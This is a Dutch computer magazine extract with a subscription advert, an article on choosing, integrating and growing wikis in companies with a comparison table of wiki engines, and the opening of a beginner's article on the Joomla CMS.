
Drie keer
Web Designer
voor slechts
15 EURO

*Als ik Web Designer niet meer wil ontvangen, meld ik dat schriftelijk uiterlijk 6 weken voor verzending van het laatste nummer. Indien ik niets doe, wordt mijn abonnement automatisch met een jaar verlengd. (10 nummers voor 70 euro).



Surf snel naar:
www.webdesignermagazine.nl

Deze aanbieding
is geldig tot 31 december 2009
(Lees de voorwaarden)



Anja Ebersbach, Radovan Kubani

Samen weven

Wiki's in bedrijven

Het gebruik van wiki's in bedrijven wordt steeds populairder. Los van de Web 2.0-hype kun je er praktische kennis mee verzamelen en medewerkers mee motiveren – of je laat een belangrijk voordeel van de IT liggen.

Wiki's worden vooral gebruikt voor technische documentatie, bijvoorbeeld in de IT voor bedrijfshandboeken, handleidingen of gebruikerssupport. Maar ook voor andere bedrijfstakken zijn wiki's interessant: ze zijn ideaal als informatieportaal voor buitendienstmedewerkers of om informatie over klanten en partners te verzamelen of om workflows en kwaliteitsstandaarden te documenteren.

Zo verschillend als de toepassingsgebieden zijn, zo divers zijn ook de eisen die aan een wiki worden gesteld. Je kunt in principe voor elk mogelijk onderwerp een intranet-wiki opzetten, maar ze zijn met name bijzonder geschikt voor onderwerpen die je uitsluitend intern wilt houden, zoals personeelsbeleid, projecten, productontwikkelingen of financiën.

Soms kan een combinatie van intranet- en extranet-wiki ook zinvol zijn. Bij bedrijfshandboeken, gebruikerssupport of productdocumentatie kan het bijvoorbeeld handig zijn om deze ook ten dele extern toegankelijk te maken, door ze bijvoorbeeld aan geregistreerde gebruikers beschikbaar te stellen.

Het extranet speelt een nog grotere rol bij buitendienstmedewerkers die geen toegang tot het intranet hebben. Veel wiki-providers bieden gehoste kant-en-klare oplossingen aan, die een duidelijk scheiding tussen extranet en intranet waarborgen en een veilige verbinding mogelijk maken. Je mag dan echter niet teveel verwachten van de mogelijkheden om de wiki aan je eigen wensen aan te passen.

Wiki-motors

Zoveel verschillende toepassingsgebieden er voor wiki's zijn, zo groot is ook de diversiteit aan verkrijgbare systemen. Uiteraard is de achter Wikipedia schuilgaande MediaWiki de meest bekende wiki-toepassing. Maar er zijn meer dan genoeg concurrerende systemen die geoptimaliseerd zijn voor uiteenlopende toepassingsgebieden en systeemomgevingen.

Er is bijvoorbeeld TWiki, dat uitblinkt door subcategorieën, gestructureerde data en een sterk configureerbare zoekoptie. Of DokuWiki, een lichtgewicht die zich beperkt tot de essentiële functies. PmWiki biedt onder andere een toegangscontrole voor afzonderlijke pagina's. Confluence, de bekende enterprise-wiki van het Australische Atlassian, is onder andere aantrekkelijk door talrijke extensies. Wikimatrix.org heeft een lijst van meer dan 250 engines.

Wat gebruiksvriendelijkheid betreft is er bij de wiki's de laatste jaren veel gebeurd. Veel systemen hebben inmiddels bijvoorbeeld een ingebouwde WYSIWYG-editor. Een belangrijk kenmerk voor wiki's was altijd de eenvoudige syntaxis, maar die wordt hierdoor minder belangrijk – de opmaak via selecteren en klikken is nog makkelijker. Hiermee vervalt ook het probleem dat je voor elke wiki een aparte programmeertaal moet leren. Helaas worden zelden specifieke wiki-editors gebruikt maar standaard HTML-editors. Je moet dan bij het aanmaken van

nieuwe pagina's of bij het koppelen van sjablonen toch nog het nodige handwerk verrichten.

De uitbreidbaarheid van een wiki is een belangrijk punt bij de keuze van de software. Tegenwoordig exploiteer je vaak niet meer alleen een wiki, een blog, een CMS of een social network, maar eerder een combinatie van deze, met steeds meer overlappende functies die alleen nog verschillen in het onderliggende basissysteem. De CMS Joomla of de teamworksoftware eGroupWare kunnen wiki's naadloos integreren.

Een belangrijk onderwerp bij de wiki-ontwikkeling zijn 'semantic wiki's' met gestructureerde gegevens. Wikipagina's bevatten veel informatie, maar die staat verspreid over de hele tekst en kan door toepassingen nauwelijks verwerkt worden. Het is dus belangrijk om de teksten en de relaties tussen de pagina's onderling in een gestandaardiseerd, voor machines leesbaar formaat te krijgen, zodat ook andere diensten er gebruik van kunnen maken.

Het probleem van elke semantische wiki is dat de normale gebruikers, die de wiki met inhoud vullen, niet graag met ingewikkelde regels en codes willen werken. Semantische wiki's zullen in hun pure vorm dan ook voorbehouden blijven aan de community's van experts. Het is een ander verhaal als je een wiki combineert met social tagging. Daarbij kunnen bezoekers categorieën toekennen aan een pagina of hun goedkeuring uitspreken met een muisklik. Wil dat in de praktijk

The screenshot displays the Confluence Overview page within a web browser. The browser's address bar shows the URL: <http://192.168.1.86:8180/x/E4>. The page header includes a navigation bar with links like 'Dashboard', 'Demonstration Space', 'Confluence Overview', and 'Information'. The main content area is titled 'Confluence Overview' and contains several sections:


- Page Information:**
 - Title: Confluence Overview
 - Authors: Anonymous
 - Last Changed by: Anonymous
 - Tiny Link: <http://192.168.1.86:8180/x/E4>
 - Export As: PDF | Word
 - Operations: Copy
- Incoming Links:**
 - Demonstration Space (2)
 - [Creating pages and linking](#)
 - [Breadcrumb demonstration](#)
- Hierarchy:**
 - Children (12)
 - [Creating pages and linking](#)
 - [Email archiving](#)
 - [Example Index](#)
 - [Formatting Content](#)
 - [Jira integration](#)
 - [News](#)
 - [RSS Capabilities](#)
 - [Search Confluence content](#)
 - [Source code](#)
 - [Tasklist](#)
- Recent Changes:**

Time	Editor
Oct 31, 2007 11:34	Anonymous
- Outgoing Links:**
 - External Links (7)
 - confluence.atlassian.com/display/DOC/Troubleshooting
 - confluence.atlassian.com/display/DOC/Features+other+wikis...
 - atlassian.com/about/customers.jsp
 - atlassian.com
 - confluence.atlassian.com/display/DOC/Features+other+wikis...
 - en.wikipedia.org/wiki/Wiki
 - <mailto:sales@atlassian.com>
 - Demonstration Space (11)
 - [Search Confluence content](#)
 - [Source code](#)
 - [Formatting Content](#)
 - [Tasklist](#)
 - [RSS Capabilities](#)
 - [Using Spaces](#)
 - [Creating pages and linking](#)
 - [Thumbnail gallery](#)
 - [Example Index](#)
 - [Email archiving](#)
 - [Jira integration](#)

De enterprise-wiki Confluence biedt een mooi overzicht van de eigenschappen van een wiki-artikel.



De HalloWiki Sunrise-website biedt een 'sandbox', waar je een tijdelijke proefwiki online kunt samenstellen. De tool biedt naast een code-interface ook een WYSIWYG-editor.



enigszins werken, dan heb je wel een grote community nodig.

Naarmate de wikipagina's volwassener worden, gaat de kwestie spelen of een pagina 'over'-bewerkt kan worden. Kan er een punt worden bereikt, waarbij een nieuwe wijziging het resultaat verslechtert in plaats van verbetert? Bij Wikipedia deed zich dit probleem in sommige gevallen voor, daarom maakt Wikimedia al een tijdje een onderscheid tussen een stabiele en een ontwikkelingsversie van een artikel – net als bij de ontwikkeling van opensourceprogramma's. Ook in kleine en projectgerichte wiki's is deze onderverdeling zinvol, bijvoorbeeld als een tussenversie van een tekst nog goedgekeurd moet worden. Enterprise-wiki's zoals de HalloWiki bieden hiervoor zelfs een workflowplug-in aan.

Een gebrek van wiki's was dat tijdens het bewerken de communicatie met de server en dus het uitwisselen van gegevens op dat moment feitelijk bevroren was. Ajax kan hier verandering in brengen, want daarmee kun je bewerkingsconflicten in realtime herkennen. WYSIWYG wordt geperfectioneerd, omdat de paginastatus van interne links kan worden opgevraagd. En misschien zal uiteindelijk ook de droom in vervulling gaan van een artikel waar meerdere auteurs synchroon aan kunnen schrijven.

Intranetintegratie

Als je een geschikte engine en de gewenste uitbreidingen hebt gekozen, moet je die in je bestaande intranet integreren – meestal dus in een CMS dat als portaal voor toepassingen als Customer Relation Management (CRM) of voor documentmanagementsystemen (DMS) dienstdoet. Intranetsuites als Microsofts Sharepoint, SAP en de opensourceoplossing Alfresco wekken de indruk dat ze gesloten systemen zijn met een functieomvang die alle behoeften volledig afdekt. Het is echter niet de bedoeling dat een

wikisysteem dergelijke zwaargewichten vervangt, maar ze met zijn snelle en makkelijke methoden aanvult. Een wiki kan voorzien in nog ontbrekende informatie of de aanwezige informatie structureren en in nieuwe samenhangen brengen.


Het koppelen van een wiki aan een CMS is technisch gezien geen groot probleem. Het lastige is vaak te beslissen volgens welke methode je de wiki het beste kunt koppelen: moet de CMS naar de wiki linken of moet de wiki de baas zijn, zodat je het CMS via wiki-

links bereikt? Moet het één groot bedrijfslexicon worden of gaat de voorkeur uit naar afzonderlijke wiki's per afdeling? Sommige wiki-engines bieden bovendien een connectie naar Sharepoint en soortgenoten. Ook zonder een combinatie met zulke 'collaboration suites' kun je veel wiki's al koppelen aan een Active Directory (LDAP) en is een 'single sign-on' al mogelijk. Dit laatste is het eenmalig hoeven authenticeren voor alle toepassingen in het netwerk.

Een grote uitdaging is de complexiteit van alle bestandsformaten die je in het intranet aantreft. Veel belangrijke gegevens en data die aan de wiki moeten worden toegevoegd, zijn al ergens opgeslagen, bijvoorbeeld in Office-

documenten. Daar hebben de meeste systemen nog moeite mee. Er bestaan al wel uitbreidingen voor het importeren, bijvoorbeeld voor MediaWiki, maar die kunnen alleen maar simpele bestanden aan. Bij tabellen of presentaties laten ze het afweten.

Wiki's zijn bijzonder effectief bij een full-text-search. Intranetgebruikers verwachten door hun ervaringen op internet dat ze relevante informatie binnen enkele seconden zullen krijgen. Intranetportalen kunnen vaak niet aan deze eis voldoen: soms kijkt



Ook PmWiki (hier in gebruik bij tvtropes.org) heeft discussiepagina's voor onderwerpspagina's.

een zoekopdracht niet naar alle aanwezige bronnen of leveren de resultaten alleen wat karige informatie. Sommige wiki's beschikken daarentegen over een effectieve zoek-engine die niet alleen wiki-artikelen scant maar ook gekoppelde Office-documenten. Soms kun je de configuratie ook uitbreiden naar het complete intranet of een fileservers.

Community Building

Heeft een wiki ook een community nodig? Als deze vraag met 'nee' wordt beantwoordt, kom je meestal uit bij een wiki die ergens in de spelonken van de IT-omgeving zal wegwijzen. Soms is een community echter niet zo belangrijk – een verklarende woordenlijst of IT-documentatie, waarbij de taak en het doel duidelijk zijn gedefinieerd, leeft bijvoorbeeld niet per se van community-features. Hier is het belangrijker een goede groep te hebben die de inhoud zorgvuldig en zo volledig mogelijk op een rij zet. De community is dan eerder bezig met het verrijken en het structureren van de inhoud. De community-features spelen in dit geval nog wel een bijrol: ze bieden ruimte voor minder formele onderwerpen – net als een koffiehoeke waar je in een minder formele sfeer de laatste roddels uitwisselt.

In de meeste gevallen bevordert een levende community de kwaliteit van de inhoud en worden deelnemers aangespoord om mee te werken. Als je bijvoorbeeld een bedrijfslexicon wilt opbouwen, is de inhoud

minder duidelijk gedefinieerd dan bij een glossarium. In dat geval is de toegevoegde waarde van een wiki niet noodzakelijk meteen duidelijk – pas als iemand er het individuele persoonlijke nut van inziet, zal de bereidheid om zelf een steentje bij te dragen toenemen. In eerste instantie heb je dus een soort katalysator nodig. De verantwoordelijken voor de wiki moeten feedback leveren aan de groep die de eerste inhoud en structuren moet opbouwen – bijvoorbeeld door bijzonder ijverige, creatieve medewerkers op de startpagina te prijzen of een taart te beloven voor het 250ste artikel of zoiets.

Je moet de verwachtingen van een wiki echter ook weer niet te hoog stellen – je moet een wikiproject niet meteen op het niveau van Wikipedia inschalen. De wiki zal vanzelf groeien. Hierbij is vertrouwen in de tool, maar zeker ook in de gebruikers heel belangrijk. Als je bij een wiki controle over het proces wilt houden, zul je dat proces eerder afremmen.

Wiki-farms

Als je een werkende wiki hebt, zul je snel een tweede willen. Wiki-farming maakt het mogelijk om met één druk op de knop op de server nieuwe wiki's voor verschillende werkgroepen, afdelingen of filialen aan te maken, te wissen en meerdere wiki's makkelijk en centraal te beheren. Bovendien is dat een geschikte technische basis voor pa-

rallele wiki's in meerdere talen of voor een verdeling in een centrale wiki en een aantal flexibele expert-wiki's. Nieuwe wiki's worden dan aangemaakt op basis van een reeds bestaande wiki, waardoor een beheerder elke wiki niet afzonderlijk hoeft aan te passen.

Een wiki-farmingsysteem maakt het mogelijk makkelijk te monitoren: actieve en minder actieve projecten kun je snel identificeren en gebruikersrechten worden centraal beheerd. Bovendien kun je inhoudelijk kant-en-klaar gestructureerde wiki's aanbieden, die bijvoorbeeld het maken van een taakverdeling eenvoudiger maken. Bovendien kun je de wiki-instanties kwantitatief analyseren.

Conclusie

Wiki's kunnen bijdragen aan samenwerkingsverbanden en open relaties in een bedrijf. Je moet echter eerst het principe achter het gezamenlijk bewerken en organiseren van teksten begrijpen. Teveel technische features, regels en categorieën kunnen de creativiteit smoren, die met de wiki nou juist ontplooid moet worden. Er bestaat geen optimale wiki voor alle doeleinden: de systemen verschillen soms enorm wat betreft uitrusting en uitbreidbaarheid. Inmiddels is er wel een aantal robuuste kant-en-klaar oplossingen die enigszins aan de diverse eisen van een wiki voldoen en die met uitbreidingen aangepast kunnen worden. (mja)

De belangrijkste wiki-systemen

	bitweaver	Confluence	DokuWiki	HalloWiki	MediaWiki	PmWiki	ProWiki	Twiki
Actuele versie	2.6	3.0	2009-02-14b	1.8	1.15.0	2.2.1	2.0.045	4.3.1
Homepage	www.bitweaver.org	www.atlassian.com	www.dokuwiki.org	www.hallowiki.biz	www.mediawiki.org	www.pmwiki.org	www.prowiki.org	www.twiki.org
Licentie	LGPL	commercieel	GPL	commercieel	GPL	GPL	GPL	GPL
Doelgroep	systemen met veel bezoekers	bedrijfsklanten	privé-gebruikers, midden- en kleinbedrijf	alle	privé-gebruikers, scholen	alle	individuele wiki-projecten onder de 10.000 pagina's; wikifarms	gemiddelde tot grote bedrijven, communities
Systeemeisen								
Webserver	Apache, IIS	Tomcat, Weblogic, JBoss, Websphere, etc.	elke webserver met PHP	Apache, IIS	Apache, IIS	Apache, IIS e.a.	elke webserver met Perl	Apache e.a.
Taal	PHP	Java	PHP	PHP	PHP	PHP	Perl	Perl
Dataopslag	MySQL, PostgreSQL, Oracle, Sybase	bestandsgebaseerd	bestandsgebaseerd	MySQL	MySQL, PostgreSQL, Oracle	bestandsgebaseerd	bestandsgebaseerd	bestandsgebaseerd
Functies								
Toegangscontrole per pagina	✓ ¹	ACL	ACL	✓	–	ACL ¹ , LDAP ¹	✓	✓
Subniveaus	✓ ¹	✓ ¹	–	–	–	✓ (groepen)	✓ (complete wiki)	✓ (1 niveau)
Gestructureerde data	✓ ¹	✓	✓ ¹	✓	✓ ¹	–	✓ (variabelen)	formulieren
Tagging	✓ ¹	✓	✓ ¹	✓	categorieën	–	–	✓
Beschikbare talen	30	15	40	2	ca. 137	33	7	16
PDF-export	✓	✓	✓ ¹	✓	✓ ¹	✓ ¹	✓ ¹	✓
Uitvoer als presentatie	✓	✓ ¹	✓ ¹	–	–	–	–	✓
Commentaren	threaded	threaded	discussiepagina ¹	discussiepagina	discussiepagina	discussiepagina ¹	–	threaded
Usability								
Pagina's per alinea te bewerken	–	✓	✓	✓	✓	✓ ¹	✓	✓ ¹
WYSIWYG-editor	optioneel	✓	✓ ¹	✓	✓ ¹	✓ ¹	–	✓
Bestandsattachments	✓	✓	✓	✓	✓	optioneel	✓	✓
Uitbreidingen	✓	✓	✓	✓	✓	✓	–	✓
Bijzonderheden	wiki als module in CMS-pakket	Sharepoint Connector, blog, gallery	klein, makkelijk te bedienen	gebaseerd op MediaWiki; Sharepoint Connector, workflow, blog e.a.	Wikipedia-engine; discussiepagina gekoppeld aan artikel	overzichtelijk, robuust, veel features	fractal Wiki: individuele wiki's in de wiki mogelijk	geoptimaliseerd voor intranetgebruik


¹ met plug-in ² als onderdeel van het CMS-pakket ✓ aanwezig – niet aanwezig

Daniel Koch

Compleet bouwpakket

Beginnen met contentmanagementsysteem Joomla

Je hoeft geen informatica gestudeerd te hebben om een contentmanagementsysteem te kunnen bedienen. Joomla is in een paar minuten geïnstalleerd en is bovendien eenvoudig te beheren. Door de modulaire opbouw en de ontelbare uitbreidingsmogelijkheden kan Joomla voor veel verschillende toepassingen worden gebruikt.



Joomla is een van de meest gebruikte opensource contentmanagementsystemen (CMS). Het ontwikkelteam van Joomla gaat uit van meerdere miljoenen installaties op publieke servers, vooral in het MKB, bij verenigingen en openbare instellingen. Ook in Nederland draaien een groot aantal sites met Joomla als CMS.

Joomla kan geïnstalleerd worden op Apache, IIS en op iedere andere webserver met PHP vanaf versie 4.3.1.0. Bovendien heeft Joomla 10 MB schijfruimte en een MySQL-database (3.23 of hoger) nodig. Om wat te experimenteren kun je het beste een lokale testomgeving gebruiken. De makkelijkste manier om de noodzakelijke componenten Apache, MySQL en PHP lokaal te installeren, is gebruik te maken van zogenaamde all-in-one installatiepakketten zoals XAMPP van apachefriends.org (zie softlink). We beschrijven hier de installatie en de eerste stappen met Joomla, zowel op een lokale Windows-pc als bij de provider. Onder de softlink staat een kant-en-klaar ingerichte XAMPP met Joomla al geïnstalleerd.

